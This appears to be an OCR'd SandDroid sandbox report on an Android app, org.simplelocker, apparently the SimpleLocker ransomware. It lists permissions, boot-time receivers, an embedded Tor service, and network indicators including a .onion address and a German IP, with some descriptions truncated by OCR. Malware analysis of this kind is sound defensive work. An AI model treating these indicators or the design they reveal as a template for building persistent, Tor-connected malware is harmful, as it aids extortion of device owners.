
SandDroid

Permissions

Permission Name	Protection Level	Threat Level	Customized	Duplicated	Used	Description
android.permission.ACCESS_NETWORK_STATE	normal	■■■	✗	✗	✓	Allows applications to access information about networks
android.permission.INTERNET	dangerous	■■■■■■■	✗	✗	✓	Used for permissions that provide access to networking services. The or other related network operations. Allows applications to open network sockets.
android.permission.READ_EXTERNAL_STORAGE	normal	■■■	✗	✗	✓	Group of permissions that are related to SD card access. Allows an application to read from external storage. targetSdkVersion is 4 or higher.
android.permission.READ_PHONE_STATE	dangerous	■■■■■■■	✗	✗	✓	Allows read only access to phone state. targetSdkVersion is 4 or higher.
android.permission.RECEIVE_BOOT_COMPLETED	normal	■■■	✗	✗	✓	Allows an application to receive the to the user.
android.permission.WAKE_LOCK	normal	■■■	✗	✗	✓	Allows using PowerManager WakeLocks to keep processor from sleeping or screen from dimming
android.permission.WRITE_EXTERNAL_STORAGE	dangerous	■■■■■■■	✗	✗	✗	Allows an application to write to external storage. { android.content.Context#getExternalCacheDir}.

Activities

Name	Main Activity	Exposed
org.simplelocker.Main	✓	✓



SandDroid

Activities

Name	Main Activity	Exposed
org.simplelocker.Main • android.intent.action.MAIN	✓	✓

Services

Name	Exposed
org.simplelocker.MainService	✗
org.torproject.android.service.TorService • org.torproject.android.service.ITorService • org.torproject.android.service.TOR_SERVICE	✗

Broadcast Receivers


Name	Dynamically Registered	Exposed
android.support.v4.content.WakefulBroadcastReceiver	✓	?
android.support.v4.media.TransportMediatorJellybeanMR2$3	✓	?
org.simplelocker.SDCardServiceStarter • android.intent.action.ACTION_EXTERNAL_APPLICATIONS_AVAILABLE	✗	✓
org.simplelocker.ServiceStarter • android.intent.action.BOOT_COMPLETED	✗	✓
org.torproject.android.service.TorService$2	✓	?

SandDroid

Advertisement Modules

N/A


IP Distribution



Urls

Country	Url	IP
Germany	N/A	212.112.245.170
N/A	http://xeyocsu7fu2vjhxs.onion/	N/A
United States	http://example.com/	93.184.216.119


Sensitive Files



SandDroid

